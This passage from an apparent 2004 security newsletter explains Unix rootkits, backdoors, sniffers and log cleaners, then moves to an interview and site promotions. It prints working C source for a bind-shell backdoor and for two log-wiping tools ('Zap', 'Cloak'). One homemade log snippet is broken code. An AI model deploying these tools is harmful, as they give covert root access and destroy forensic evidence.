* Backdoor Programs - login backdoors, telnetd etc
* Packet Sniffers - Sniff network traffic such as FTP, TELNET,POP3
* Log-Wiping Utilities - Bash the logs to cover tracks
* DDoS Programs - Turn the box into a DDoS client
* IRC\Bots - Bots used to take over IRC channels
* Miscellaneous programs - May contain exploit, log editor

Different types of rootkits

Application rootkits - Established at the application layer
Kernel rootkits - Established at the kernel level (Core of any OS)

When I say "established" this could be referred to of where exactly the rootkit hides.

Now let's start of by looking at an application rootkit.

An application rootkit is basically a rootkit which "replaces" all the well know system binary files (ls, netstat, killall) with "fake" or "Trojanned" ones. The trojaned or fake system files will help hide the attackers presence, report false information to the system administrator and even provide a Backdoor for the attacker. To help you understand this more I have provided a list of all the typical system files, which are "replaced" to, help the attacker cover his or her tracks.
The list was taken from "Rootkit: Attacker Undercover Tools" by Sailman Manap.

Programs replace to hide attacker presence

· "ls", "find", "du" - Trojaned system file will be able to hide attackers file, directory and stuff that have been brought into the system from being listing.
· "ps", "top", "pidof" - All these programs are process monitor program. Trojaned program will hide attacker process from being listing.
· "netstat" - netstat is used to check network activity such as open port, network connections establish and listening. Trojaned netstat will hide processes installed by attacker such as ssh daemon or other services.
· "killall" - Trojaned "killall" will not be able to kill attacker process.

· "ifconfig" - When sniffer is running PROMISC flag is set to the nic. "ifconfig" is a
handy utility to set and to view setting of ethernet nic. Trojaned "ifconfig" will not
display the PROMISC flag when sniffer is running. This is useful to hide sniffer from
being detected.
· "crontab" - Trojaned "crontab" will hide the attacker’s crontab entry.
· "tcpd", "syslogd" - Trojanised "tcpd" and "syslog" will not log any connection made
by attacker. "tcpd" also capable to bypass tcp wrapper enforcement.

Let's take a look at a Kernel rootkit.

A Kernel rootkit is a rootkit that buries itself deep in the Kernel. This makes it extremely hard to detect and remove. Kernel rootkits are more advanced than
Application rootkits, A Kernel rootkit works by exploiting and manipulating various Kernel
capabilities. Kernel rootkits work, basically by exploiting LKM. (Loadable Kernel Modules)LKM are
used to load device drivers on a "as-needed" bases. LKM are usually only exploited so the attacker
can perform malicious activity.


Kernel rootkits are more dangerous than Application rootkits because instead of just replacing
the basic binaries like "ls" and "netstat" they attack the kernel directly and manipulate system-calls
like open() and read(). As we know application rootkits replace binaries; if the administrator was
clever and analyzed the actual binaries which had been replaced, they will realize the differences
in size (e.g. the program could contain an extra 128 bytes). However, this wouldn't be possible with
Kernel rootkits because instead of actually changing the size and structure of the program, they just
change the way the program operates. For example programs like "ps" use an open system call "open()" and
reads information from files in the directory /proc, where also the information about running processes
is kept.

How the Kernel Works

What is a Kernel? In English and using non-technical jargon a Kernel is basically the "Core" of the OS
(Linux, Unix, Windows). Without the Kernel an Operating System could not load.

The Kernel is one of the first things which load in a OS and it remains in the main memory. Since it's
staying in the main memory, its *very* important for the Kernel to be as small as possible, but at the same
time be able to provide all the essential programs, services, devices, applications and drivers for the OS.
Typically, the kernel is responsible for I/O(Input and Output) management, Device drivers, CPU management,
process and task management, and disk management.

The kernel looks something like this....



Backdoors

Most of today’s (decent) rootkits contain "Backdoors". Now you should all know what a Backdoor is but
just in case you didn't I will quickly give a brief explanation of all.

Backdoor - A program or script which allows an attacker to establish some form of privilege and remote
communication without logging into the system. Backdoors are usually installed when the system has been
successfully compromised and some form of exploit has been entailed. The advantage of installing a
backdoor on a system means that the attacker doesn't have to keep using the same exploit over and over again.
The disadvantage of installing a backdoor means at one point or another the system administrator will
notice suspicious activity in his network traffic, if he or she were to run a port scanner such as Nmap
(coded by Fyodor http://www.insecure.org), he or she would soon uncover an open port and sooner or later
remove the backdoor.

A typical example of a Windows NT\2000 backdoor is one entitled "Tini.exe" (Made by NTSecurity)
This little program listens on port 7777 for incoming connections, once a connection has been established
a remote command shell is executed for the attacker who establishes the connection.
(Now, as I have mentioned, this t-file generally deals with *nix backdoors, so I don't really want to get
side stepped talking about windows backdoors, exploits etc.I thought I'd just mention tini.exe to give you
a general idea of what a Backdoor consists of.

Now let's talk more about *Nix backdoors. *nix backdoors come in *many* shapes and sizes. The paper by
Sailman Manap gives yet another long comprehensive list of all the forms backdoors come in:

Login Backdoor - Modifying login.c to look for backdoor password before stored
password. Attacker can log into any account using backdoor password.
- Telnetd Backdoor - Trojaned the "in.telnetd" to allow attacker gain access with
backdoor password.
- Services Backdoor - Replacing and manipulate services like "ftp", "rlogin", even

"inetd" as backdoor to gain access.
- Cronjob backdoor - Backdoor could also be added in "crontjob" to run on specific time
for example at 12 midnight to 1 am.
- Library backdoors - Almost every UNIX and Windows system have shared libraries.
Shared libraries can be backdoor to do malicious activity including giving a root or
administrator access.
- Kernel backdoors - This backdoor is basically exploiting the kernel, which is core of
the operating system to handle and to hide backdoor effectively
- Network traffic backdoors which typically using TCP, UDP, and ICMP - Backdoor that
Exploiting network traffic protocol is widely used. In TCP protocol backdoor like ssh is
Popularly used because it communicate in encrypt, while crafting and tunneling packet
In UDP and ICMP traffic will give a better chances escaping from firewall and "netstat".

All of these and any other forms of *nix backdoors are explained and documented by Christopher Klaus,
his paper can be
found at http://secinf.net/info/unix/backdoors.txt, I strongly recommend you check it out if you are
either really interested in Backdoors or you still haven’t grasped the basic concepts of Backdoors.

To finish of this section on backdoors, I will show you a basic TCP Backdoor for *nix.Credits to shaun2k2
for writing this code.

----START----------

```
/* backdoor.c - basic unix tcp backdoor.
 *
 * This is a basic UNIX TCP backdoor.  /bin/sh is binded to the port of your
 * choice.  Access the shell with telnet or netcat:
 *
 * root# nc -v hackedhost.com 1337
 *
 * I do not take responsibility for this code.
 */

#include <stdio.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <netinet/in.h>
#define BACKLOG 5
#define SHELL "/bin/sh"

void usage();

int main(int argc, char *argv[]) {
if(argc <2) {
      usage(argv[0]);
}
```

```
int sock, csock;
struct sockaddr_in client;
struct sockaddr_in mine;
if((sock = socket(AF_INET, SOCK_STREAM, 0)) == -1) {
printf("Couldn't make socket!\n");
      exit(-1);
}

mine.sin_family = AF_INET;
mine.sin_port = htons(atoi(argv[1]));
mine.sin_addr.s_addr = INADDR_ANY;
if(bind(sock, (struct sockaddr *)&mine, sizeof(struct sockaddr)) == -1) {
printf("Could not bind socket!\n");
exit(-1);
}

if(listen(sock, BACKLOG) == -1) {
printf("Could not listen on socket!\n");
exit(-1);
}

printf("Listening for connections on port %s!\n", argv[1]);

while(1) {
      int sin_size;
      sin_size = sizeof(struct sockaddr);
      csock = accept(sock, (struct sockaddr *)&client, &sin_size);
      dup2(csock, 0);
      dup2(csock, 1);
      dup2(csock, 2);
      execl("/bin/sh","/bin/sh",(char *)0);
      close(csock);
}
}

void usage(char *progname[]) {
      printf("Usage: %s <port>\n", progname);
      exit(-1);
}

-------END-------------------------------------
```

Sniffers

A lot of today’s rootkits contain programs known as "Sniffers". What are Sniffers?
(Also known as Packet Sniffers)
Basically packet Sniffers are programs that are made to "Monitor" network traffic, TCP\IP or any other
network device. I'm sure you know when you are browsing the Internet or playing online games "Packets"
of data are going to and from your Computer. Attackers install Sniffers so they can capture valuable
information which is floating to and from your computer.

What type of valuable information?
Here is a list of what a Sniffer is capable of...

- Sniffing FTP passwords
- Sniffing Telnet passwords

- Sniffing Network passwords
- Sniffing POP3 passwords
- Capturing websites you have visited
- Sniffing Gateways
- Lots more

Other services such as ftp and telnet transfer their passwords in plain text, so it would be easy for
an attacker to just capture the packet then dump it into a text editor (such as "vi", "Pico" or for M$ notepad)
it would only take a couple of minutes for an attacker to uncover the plain text password.

For more information on Sniffers please read
http://www.sans.org/infosecFAQ/switchednet/sniffers.htm
this paper was written by a "Jason Drury" and I have found it most useful. If you are more interested
in Windows Sniffers, then I recommend getting a copy of the following:

-Windows Sniffer
-TcpDump
-Password Capture --------> Made especially to sniff passwords
-Sniff
-Ethereal
-EtherPeep

My personal favorite Sniffer for Windows has to be TCPDump it's command line driven so the scripties wouldn't
go near it but for those truly interested in the elements of computer security I would recommend TCPDump,
it will take time getting used to it but its worth it.

Log cleaners

We come to something a lot more simpler, Log Bashers(Also known as Log deleters, Log killers and Log Cleaners)

No matter what the title they all do the same thing. Delete system log files. System Administrators rely
on logging as an extra form of security. Log files can keep track on who logged in last and at what type,
what programs were run as that user was logged in etc.

Here's a very simple script I made to demonstrate what I mean:

-------START------

```
int main()
system("rm-rf /root/logs/LastEntry.log");
touch(" /root/Logs/LastEntry.log");
return 0;
```

-------END--------

Now for those who don't know any C, then I shall explain. The first main line of the code is telling the
C program to remove the file LastEntry.log, delete it. The second line is telling the program to create
a file called LastEntry.log in the exact same location.

Some log cleaners search certain directories for words like "IP" "Login", "Logs", "Log" etc and then
delete them. Some just delete all the default log files that are in the default system location.

This is a very old log cleaner called "Zap":

----START----

```
#include <sys/types.h>
#include <stdio.h>
#include <unistd.h>
#include <sys/file.h>
#include <fcntl.h>
#include <utmp.h>
#include <pwd.h>
#include <lastlog.h>
#define WTMP_NAME "/usr/adm/wtmp"
#define UTMP_NAME "/etc/utmp"
#define LASTLOG_NAME "/usr/adm/lastlog"

int f;

void kill_utmp(who)
char *who;
{
    struct utmp utmp_ent;

  if ((f=open(UTMP_NAME,O_RDWR))>=0) {
     while(read (f, &utmp_ent, sizeof (utmp_ent))> 0 )
       if (!strncmp(utmp_ent.ut_name,who,strlen(who))) {
                 bzero((char *)&utmp_ent,sizeof( utmp_ent ));
                 lseek (f, -(sizeof (utmp_ent)), SEEK_CUR);
                 write (f, &utmp_ent, sizeof (utmp_ent));
            }
     close(f);
  }
}

void kill_wtmp(who)
char *who;
{
    struct utmp utmp_ent;
    long pos;

    pos = 1L;
    if ((f=open(WTMP_NAME,O_RDWR))>=0) {

     while(pos != -1L) {
        lseek(f,-(long)( (sizeof(struct utmp)) * pos),L_XTND);
        if (read (f, &utmp_ent, sizeof (struct utmp))<0) {
          pos = -1L;
        } else {
          if (!strncmp(utmp_ent.ut_name,who,strlen(who))) {
               bzero((char *)&utmp_ent,sizeof(struct utmp ));
               lseek(f,-( (sizeof(struct utmp)) * pos),L_XTND);
               write (f, &utmp_ent, sizeof (utmp_ent));
               pos = -1L;
          } else pos += 1L;
        }
```

```
     }
     close(f);
  }
}

void kill_lastlog(who)
char *who;
{
    struct passwd *pwd;
    struct lastlog newll;

     if ((pwd=getpwnam(who))!=NULL) {

        if ((f=open(LASTLOG_NAME, O_RDWR)) >= 0) {
            lseek(f, (long)pwd->pw_uid * sizeof (struct lastlog), 0);
            bzero((char *)&newll,sizeof( newll ));
            write(f, (char *)&newll, sizeof( newll ));
            close(f);
        }

    } else printf("%s: ?\n",who);
}

main(argc,argv)
int argc;
char *argv[];
{
    if (argc==2) {
        kill_lastlog(argv[1]);
        kill_wtmp(argv[1]);
        kill_utmp(argv[1]);
        printf("Zap2!\n");
    } else
    printf("Error.\n");
}
```

----END----

Here is another little log cleaner called Cloak v1.0 it wipes your presence on SCO, BSD, Ultrix,
and HP/UX UNIX. This program is *old* and was written by Wintermute of -Resist-

-------START-------

```
/* UNIX Cloak v1.0 (alpha)  Written by: Wintermute of -Resist- */
/* This file totally wipes all presence of you on a UNIX system*/
/* It works on SCO, BSD, Ultrix, HP/UX, and anything else that */
/* is compatible..  This file is for information purposes ONLY!*/

/*--> Begin source...    */
#include <fcntl.h>
#include <utmp.h>
#include <sys/types.h>
#include <unistd.h>
#include <lastlog.h>

main(argc, argv)
    int     argc;
    char    *argv[];
```

```
{
    char    *name;
    struct utmp u;
    struct lastlog l;
    int     fd;
    int     i = 0;
    int     done = 0;
    int     size;

    if (argc != 1) {
         if (argc >= 1 && strcmp(argv[1], "cloakme") == 0) {
           printf("You are now cloaked\n");
           goto start;
                                                              }
         else {
            printf("close successful\n");
            exit(0);
            }
               }
    else {
       printf("usage: close [file to close]\n");
       exit(1);
       }
start:
    name = (char *)(ttyname(0)+5);
    size = sizeof(struct utmp);

    fd = open("/etc/utmp", O_RDWR);
    if (fd < 0)
      perror("/etc/utmp");
    else {
      while ((read(fd, &u, size) == size) && !done) {
          if (!strcmp(u.ut_line, name)) {
            done = 1;
            memset(&u, 0, size);
            lseek(fd, -1*size, SEEK_CUR);
            write(fd, &u, size);
            close(fd);
          }
      }
    }


    size = sizeof(struct lastlog);
    fd = open("/var/adm/lastlog", O_RDWR);
    if (fd < 0)
      perror("/var/adm/lastlog");
    else {
      lseek(fd, size*getuid(), SEEK_SET);
      read(fd, &l, size);
      l.ll_time = 0;
      strncpy(l.ll_line, "ttyq2 ", 5);
      gethostname(l.ll_host, 16);
      lseek(fd, size*getuid(), SEEK_SET);
      close(fd);
    }
}

-----END-----
```

Rootkit’s Extra Features

Some rootkits are well known for their advanced log cleaner, others for their advanced Backdoor and
others for their advanced stealth hard to remove installation procedure. There are some rootkits which are well known for being SAR (Swiss Army Rootkits) basically, they are
rootkits with average features plus a whole load of extra utilities such as Bots, DdoS, Extra scripts,
Password crackers, Killer scripts etc

Rootkits that contain scripts that cause DDoS attacks are considered dangerous; if an attacker were to
exploit 100's of servers and install such a rootkit those servers would then become "Zombies" they could
launch DDoS attacks (SYN, PING, FINGER, UDP, TCP) against chosen targets. Rootkits are continuously being
made more advance and extra utilities are being added on each time.

Analyses of the Application Rootkit "T0rnkit"

"T0rnkit attempts to hide its presence when installed. During installation it first shuts down the
system-logging daemon, syslogd. It then replaces several other system executables with trojanized
versions and adds a trojanized ssh daemon to the system as well. Programs that are replaced are,
among others; du, find, ifconfig, login, ls, netstat, ps, sz and top. If the system administrator uses
these somewhat vital functions, they report normal looking information, but the processes and network
connections that the hacker uses aren't shown. Finally T0rnkit starts a Sniffer in background, enables
telnetd, rsh and finger daemons in "/etc/inetd.conf", restarts inetd to activate changes made and starts
syslogd again. This all without the system administrator knowing about it.

Noteworthy is that all new programs in the t0rnkit all have the exact size of 31.336 bytes.
T0rnkit usually can be found in the directory /usr/src/.puta, but,of course, not if it already has been
activated because the command 'ls' will have been replaced. With the standard installation of t0rnkit
TCP port 47017 is open for root access to the system. A modified version of this rootkit was also
distributed by a variant of Unix/Lion worm.

I hope this paper gave you an insight of what rootkits really are.

Recommended reading and useful Links:

Sunnie Hawkins, Understanding the Attackers Toolkit, January 13, 2001,URL:
http://www.sans.org/infosecFAQ/linux/toolkit.htm

Andrew R. Jones, A Review of Loadable Kernel Modules, June 12, 2001, URL:
http://www.sans.org/infosecFAQ/linux/kernel_mods.htm

Jason Drury, Sniffers: What are they and How to Protect From Them, November 11, 2000, URL: http://www.sans.org/infosecFAQ/switchednet/sniffers.htm

DeokJo Jeon, Understanding DDOS Attack, Tools and Free Anti-tools with Recommendation, April 7, 2001,URL: http://www.sans.org/infosecFAQ/threats/understanding_ddos.htm

Steve Gibson, The Strange Tale of the Denial OF Service Attacks Against GRC.COM, Gibson Research Corporation, Aug 31, 2001, URL: http://grc.com/dos/grcdos.htm

Black Tie Affair, Hiding Out Under UNIX, Volume Three, Issue 25, File 6 of 11, March 25, 1989, URL: http://www.phrack.org/show.php?p=25&a=6

Christopher Klaus, Backdoors, August 4 1997, URL: http://secinf.net/info/unix/backdoors.txt

09. Home Users Security Issues

Due to the high number of e-mails we keep getting from novice users, we have decided that it would be a very good idea to provide them with their very special section, discussing various aspects of Information Security in an easily understandale way, while, on the other hand, improve their current level of knowledge.
If you have questions or recommendations for the section, direct them to security@astalavista.net Enjoy yourself!

Online Security Scanners

Online Security Scanners are getting more and more popular for the average Internet user concerned about his/her security. This article will give you an overview of the most popular ones, the difference between the types and it will help you pick up the one that will best help you secure your computer.

The easy and the "freeware" nature of the online security scanners, has turned them into a valuble service for the average Internet user, seeking for services that will definitely enhance the security of his/her computer.

We can distinguish two types of online security scanners, namely Port Scanners and Vulnerability Scanners.

Online Port Scanners

Usually, the port scanners offered online come with three options:

- well known ports scan
- trojans port scan
- all ports scan

The first one will save you a lot of time by scanning well known ports, while, on
the other hand, it will definitely miss a backdoor or a trojan run on a port predefined
by the attacker. The second option will scan only well known trojans ports,
however, this service is a bit outdated, the majority of trojans online, even the
old one, have an option where the attacker can change the default port and in most
of the cases it's changed. The third option attmpts to scan all the 65,535 ports
and will usually take quite a lot of time to complete, depending on your connection
speed of course.

Online Vulnerability Scanners

This is one of the most effective scanners, it tries to exploit a vulnerability
in your browser or e-mail software using a large database of previously discovered
problems with the type of software you're using.

Here, I will provide you with some of the most popular and useful online security
tests available, enjoy and get secure!

http://www.hackerwhacker.com/
http://scan.sygatetech.com/
http://www.auditmypc.com/
https://grc.com/x/ne.dll?bh0bkyd2
http://security.norton.com/sscv6/default.asp?langid=ie&venid=sym
http://www.windowsecurity.com/emailsecuritytest/
http://stealthtests.lockdowncorp.com/

10. Meet the Security Scene

In this section you are going to meet famous people, security experts and all the folks who in some way contribute to the growth of the community. We hope that you will enjoy these interviews and that you will learn a lot of
interesting information through this section. In this issue we have interviewed
Richard Menta, a columnist and security expert at BankInfoSecurity.com
Your comments are appreciated at security@astalavista.net

Interview with Richard Menta http://BankInfoSecurity.com/

Astalavist: Hi Richard, I would appreciate if you introduce yourself and the web
site you represent, namely BankInfoSecurity.com

Rich: My name is Richard Menta. I work for an information security consulting firm
in NJ called Icons, Inc where I serve as a consultant and as the editor of
BankInfoSecurity.com.

About 90% of the Icons's clients are banks and credit unions. These institutions are heavily regulated regarding information security, yet despite this fact we found many of our clients needed much more education on the concepts of information security and the added threats and risks presented by technology. BankInfoSecurity.com was developed to help fill this need by aggregating the latest news and information, covering both the technical and regulatory aspects of InfoSec.

Astalavista: What's the major difference between the security threats the financial sector is dealing with, compared with the general security ones?

Rich: Privacy is the biggest issues with regards to financial institutions. They are mandated by the Gramm-Leach-Bliley Act (GLBA) to protect what is called the non-public personal information (NPPI) of their customers. The biggest security threat comes from intruders looking to garner NPPI to facilitate identity theft. As the relationship of financial institutions with their customers is highly based on trust and mass identity theft undermines that trust, it is a critical issue to control the theft of customer information.

Astalavista: E-business wouldn't be profitable without E-commerce, what do you think are the major security problems E-shops face nowadays, how aware of the information security issue are the managers behind them, and what do you think can make a significant change in their mode of thinking?

Rich: The biggest security issue is the lack of awareness as a whole. A good information security strategy takes significant effort and financial commitment, but many senior managers are unaware of the full breadth of what information security covers. There is a lot to grasp too as information security is an every evolving discipline that has to rapidly change with the changes in the threat environment.

Awareness is still an issue in the banking industry where there is a federal examiner coming in once a year to tell management what they need to do. The reason is because examiners have only been focused on information security since 2001 (when the agencies started to enforce GLBA) and they are still learning the ins and outs. It's improving, though, as examiners are visibly becoming savvier with time and communicating more to the banks.

Dramatic change in other industries is a bit more elusive as they have no such oversight as the banking industry does. Still, the Sarbanes-Oxley Act

looks to drive better information security because a deficient security plan
violates the due care requirements of the Act. As the act imposes criminal
penalties for faulty compliance, there will be a lot more pressure once its
tenets go into effect this fall.

Astalavista: Malicious software has always been trying to get hold of sensitive
financial information, how significant do you think is the threat from
worms like the Bizex one in future?

Rich: It is a significant problem as it goes back to the trust issue. All banks
are adopting online banking, yet you have malicious code trying to take
snapshots of your information as well as anyone else's who are in your
address book.

The FDIC recently posted a mandate that banks must have a written patch
management program consisting of several steps. The reason the agency did
this is because they realized that poorly patched systems posed a severe
threat and most financial institutions were doing an insufficient job with
regards to patch activities. Right now, the great majority of banks are
highly susceptible to these worms, as are their average customers who rarely
patch their home systems. Of course, even a great patch management program
only goes so far, especially with zero day exploits.

Astalavista: Despite the latest technology improvements and the security measures
put in place by companies, a major part of the Internet users are still
afraid to use their credit card online, who should be blamed and most
importantly, what do you think should be done to increase the number of
online customers who want to purchase a good or services but feel secure
while doing it?

Rich: Consumers are afraid for good reasons. How many prime trafficked sites have
been broken? It is embarrassing, especially when it makes the national
media. The latest technology improvements and security measures are good,
but all merchants as a whole need to impose better security on their end.
Those who don't improve measures will continue to undermine the efforts of
those who do by perpetuating the insecurity that many patrons feel with
regards to online shopping.

Again, it's a trust issue and there are a significant amount of consumers
who don't trust typing their credit card number into their browser. The good
news is that as security improves throughout online commerce consumer trust
will rise.

Astalavista: What's your opinion on companies citing California's security breach
disclosure law and notifying customers of a recent security breach?

Rich: Most companies can absorb any financial losses arising from a breach. It is
the damage to their reputation that poses the greatest risk. What is more embarrassing than notifying your customers their information was compromised? Not only does the customer lose trust in the company, but such
a disclosure inevitably becomes public and that can hinder the ability to draw new customers.

So why do I think this law is good? Because there is a general apathy among
many organizations regarding their activities to properly protect their systems. Regulation has been the greatest motivator to improve security. In
this case, forced disclosure is far more motivating than any fine.

11. Security Sites Review

The idea of this section is to provide you with reviews of various, highly interesting
and useful security related web sites. Before we recommend a site, we make sure that it provides
its visitors with quality and a unique content.

http://www.makesecure.com/

An information security web site offering, news, vulnerabilities and unique security content to its visitors

http://net-security.org/

Net-Security is a daily updated news site, containing a large number of security reviews, articles and interviews

http://www.ntsecurity.net/

A site providing you with a huge database of Windows security related files, news and documents

http://www.macintoshsecurity.com/

Everything you need to know about how to secure your Mac

http://www.hack3r.com/

A security web site providing its visitors with the chance to participate in a Wargame

12. Astalavista needs YOU!

We are looking for authors that would be interested in writing security related
articles for our newsletter, for people's ideas that we will turn into reality with their help and for anyone who
thinks he/she could contribute to Astalavista in any way. Below we have summarized various issues that might
concern you.

- Write for Astalavista -

What topics can I write about?

You are encouraged to write on anything related to Security:

General Security
Security Basics
Windows Security
Linux Security
IDS (Intrusion Detection Systems)
Malicious Code
Enterprise Security
Penetration Testing
Wireless Security
Secure programming

What do I get?

Astalavista.com gets more than 200 000 unique visits every day, our Newsletter has more than
22,000 subscribers, so you can imagine what the exposure of your article and you will be, impressive, isn't it!
We will make your work and you popular among the community!

What are the rules?

Your article has to be UNIQUE and written especially for Astalavista, we are not interested in
republishing articles that have already been distributed somewhere else.

Where can I see a sample of a contributed article?

http://www.astalavista.com/media/files/malware.txt

Where and how should I send my article?

Direct your articles to dancho@astalavista.net and include a link to your article; once we take a look
at it and decide whether is it qualified enough to be published, we will contact you within several days,
please be patient.

Thanks a lot all of you, our future contributors!

13. Astalavista Security ToolBox DVD Promotion

- Astalavista's Security ToolBox DVD - 40% Discount - 29.90 USD (including Packaging and Shipping)

Astalavista's Security Toolbox DVD is considered to be the largest and most comprehensive Information Security archive.
As always we are committed to provide you with a resource for all of your security and hacking interests,
in an interactive way! The Information found on the Security Toolbox DVD has been carefully selected, so that you will only browse through quality information and tools.
No matter if you are a computer enthusiast, a computer geek, a newbie looking for information on "how to hack",

or an ITSecurity professional looking for quality and up to date information for offline use or just for
convenience, we are sure that you will be satisfied, even delighted by the DVD!

Main benefits:

- Extremely comprehensive -
- Very well sorted archive with detailed descriptions -
- Large archive of Ebooks never released before -
- Improved performance of the Security Toolbox, information has never been that easier to find -
- People connecting from countries with slow connections can benefit and get all the Security information at their hands -
- You will automatically become part of the new Astalavista's Promotion Service, meaning that you will receive information about promotions and special services, which is not going to be released to the public.

--> Thousands of Security Related Web Sites <--
--> Hundreds of Security Related tools and programs <--
--> Countless Security white papers and publications <--
--> Only ONE DVD <--
--> Astalavista's Security ToolBox DVD <--

14. Astalavista.net Advanced Member Portal Promotion

- April offer Save 10% until 04/30/04 $26 - 6 months Membership
- April offer Save 20% until 04/30/04 $79 - PREMIUM (Lifetime)

Astalavista.net is world known and highly respected Security Portal offering
an enormous database of very well sorted and categorized Information Security
resources, files, tools, white papers, e-books and many more.At you disposal
there are also thousands of working proxies, wargames servers where all the members
try their skills and most importantly - the daily updates of the portal.

- Over 3.5 GByte of Security Related data, daily updates and always working
links.
- Access to thousands of anonymous proxies from all over the world, daily updates
- Security Forums Community where thousands of individuals are ready to share
their knowledge and answer your questions, replies are always received no matter
of the question asked.
- Several WarGames servers waiting to be hacked, information between those
interested in this activity is shared through the forums or via personal messages, a growing archive of white papers containing info on previous hacks of these servers is available as well.

http://www.Astalavista.net
The Advanced Security Member Portal

15. Final Words

We believe this issue is the best one released so far, in terms of its content and the information we've provided you with.
Thank for the nice words, keep them coming, because we want to know how we can improve our monthly newsletter.We, at Astalavista.com will continue to provide you with this free periodical coverage of what's going on in the security world, while on the other hand all we're asking for is - learn and get your systems secure.

Editor - Dancho Danchev
dancho@astalavista.net

Proofreader - Yordanka Ilieva
danny@astalavista.net

|---|
|- Astalavista Group Security Newsletter -|
|- Issue 6 12 May 2004   -|
|- http://www.astalavista.com/   -|
- security@astalavista.net   -

- Table of contents -

01. Introduction

Dear Subscribers,

Welcome to Issue 6 of Astalavista's Security Newsletter!

In this issue of our newsletter you're going to read an interesting article about the nature of hacking/security,

get updated with the latest security events worldwide, browse through unique files and security content and read an
interview with MrYowler from Cyberarmy.com. Thank you for your interest and all the e-mails we keep receiving.

Astalavista's Security Newsletter is mirrored at:

http://www.cyberarmy.com/astalavista/
http://packetstormsecurity.org/groups/astalavista/

If you want to know more about Astalavista.com, visit the following URL:

http://astalavista.com/index.php?page=55

Previous Issues of Astalavista's Security Newsletter can be found at:

http://astalavista.com/index.php?section=newsletter

Editor - Dancho Danchev
dancho@astalavista.net

Proofreader - Yordanka Ilieva
danny@astalavista.net

02. Security News

The Security World is a complex one. Every day a new vulnerability is found,
new tools are released, new measures are made up and implemented etc. In such a sophisticated Scene we have decided to provide you with the most
striking and up-to-date Security News during the month, a centralized section that contains our personal comments on the issue discussed. Your comments and suggestions about this section are welcome at security@astalavista.net

[TCP FLAW THREATENS NET DATA TRANSMISSIONS]

A flaw in the most popular communications protocol for sending data on the Net could let
attackers shut down connections between servers and routers, according to an advisory released
Tuesday by Britain's national emergency response team.

The center's advisory is based on security research that Watson plans to present at the CanSecWest 2004

conference this week and apparently had been released a day early by the NISCC, according to the conference
organizer. Watson, who runs a prohacking blog at Terrorist.net, could not be reached for comment.

More information can be found at:

http://news.com.com/2100-1002_3-5195909.html
http://www.securityfocus.com/advisories/6603

Astalavista's comments:

While this attack was discussed a long time ago, it has never been investigated the way it is now. Some ideas are so
genious that they're downright obvious.

[MULTINATIONAL TEAM CRACKS CRYPTO PUZZLE]

RSA Security on Tuesday said that over three months of consistent effort helped a team of mathematicians from
Europe and North America solve the company's latest encryption puzzle.

The multinational team of eight experts used about 100 workstations to crack the code that won them a $10,000 prize.

The contestants' task was to determine the two prime numbers that have been used to generate eight "challenge" numbers,
which are central to RSA's 576-bit encryption code. RSA's contest is designed to help test the robustness of the
lengthy algorithms used for electronic security. The competition is intended to encourage research into
computational number theory and the practical difficulty of factoring large integers.

More information can be found at:

http://zdnet.com.com/2100-1105-5201037.html

Astalavista's comments:

To all the brainy readers, participating in a Crypto Challenge is fun, and all you can lose is the chance to show
the world how smart you are :)

[OS X TROJAN HORSE IS A NAG]

Security experts on Friday (9th April) slammed security firm Intego for exaggerating the threat of
what the company identified as the first Trojan for Mac OS X.

On Thursday, Intego issued a press release saying it had found OS X's first Trojan Horse, a piece of malware called
MP3Concept or MP3Virus. Gen that appears to be an MP3 file. If double-clicked and launched in the Finder, the Trojan
accesses certain system files, the company claimed.

Mac programmers and security experts accused the company of exaggerating the threat to sell its security software.

More information can be found at:

http://www.wired.com/news/mac/0,2125,63000,00.html?tw=wn_story_top5

Astalavista's comment:

Proactive measures are very important, but when a company is alarming the public for something like this, it could
be considered as an exaggeration. However, making a profit from a proof-of-concept code that's still not in wild isn't
exactly what serious customers are looking forward to.

[DOD DECENTRALIZES WI-FI]

The Defense Department's new wireless fidelity policy seeks help from many of its agencies to ensure
their employees and contractors use caution when operating wireless computer devices at military installations.

It mandates that military and industry officials do not use wireless devices to store, process and transmit
classified information without approval from the various agencies and department officials.
Deputy Defense Secretary Paul Wolfowitz issued the directive in an April 14 Defense Department
directive titled, "Use of Commercial Wireless Devices, Services, and Technologies in the Department
of Defense Global Information Grid."

More information can be found at:

http://www.fcw.com/fcw/articles/2004/0426/web-wifi-04-26-04.asp

Astalavista's comment:

Trying to keep the sensitive data as secret as possible is the way it should go. The question is "How
well will this policy be implemented, and would there be someone watching while someone is not following it?"

[EXPLOIT FOR WINDOWS SSL FLAW CIRCULATING]

Exactly a week after Microsoft announced a SSL vulnerability affecting key Windows products,
malicious hackers unveiled exploits that could lead to widespread denial-of-service attacks (define).

The exploit code, described in the underground as the "SSL Bomb," could allow specially crafted SSL
packets to force the Windows 2000 and Windows XP operating systems to block SSL connections.
On Windows Server 2003 machines, the code could cause the system to reboot, security experts warned.

More information can be found at:

http://www.internetnews.com/dev-news/article.php/3343011

Astalavista's comment:

Next is another worm in the wild, hope this doesn't happen, as it will repeat itself over and over again..

03. Astalavista Recommends

This section is unique with its idea and the information included within. Its purpose is to provide you with direct links to various white papers covering many aspects of Information Security. These white papers are defined as a "must read" for everyone interested in deepening his/her knowledge in the Security field.
The section will keep on growing with every new issue. Your comments and suggestions about the section are welcome at security@astalavista.net

" PENETRATION TESTING A SAMPLE REPORT "

One of the most comprehensive penetration testing sample reports we've come across

http://www.astalavista.com/media/files/1197.pdf

" WIRELESS LAN SECURITY IN DEPTH - BY CISCO SYSTEMS "

A detailed approach on building secure Wireless LAN networks

http://www.astalavista.com/media/files/safwl_wp.pdf

" AN OVERVIEW OF COMMON PROGRAMMING SECURITY VULNERABILITIES AND POSSIBLE SOLUTIONS "

A thesis work, quite throughout, includes a lot of examples

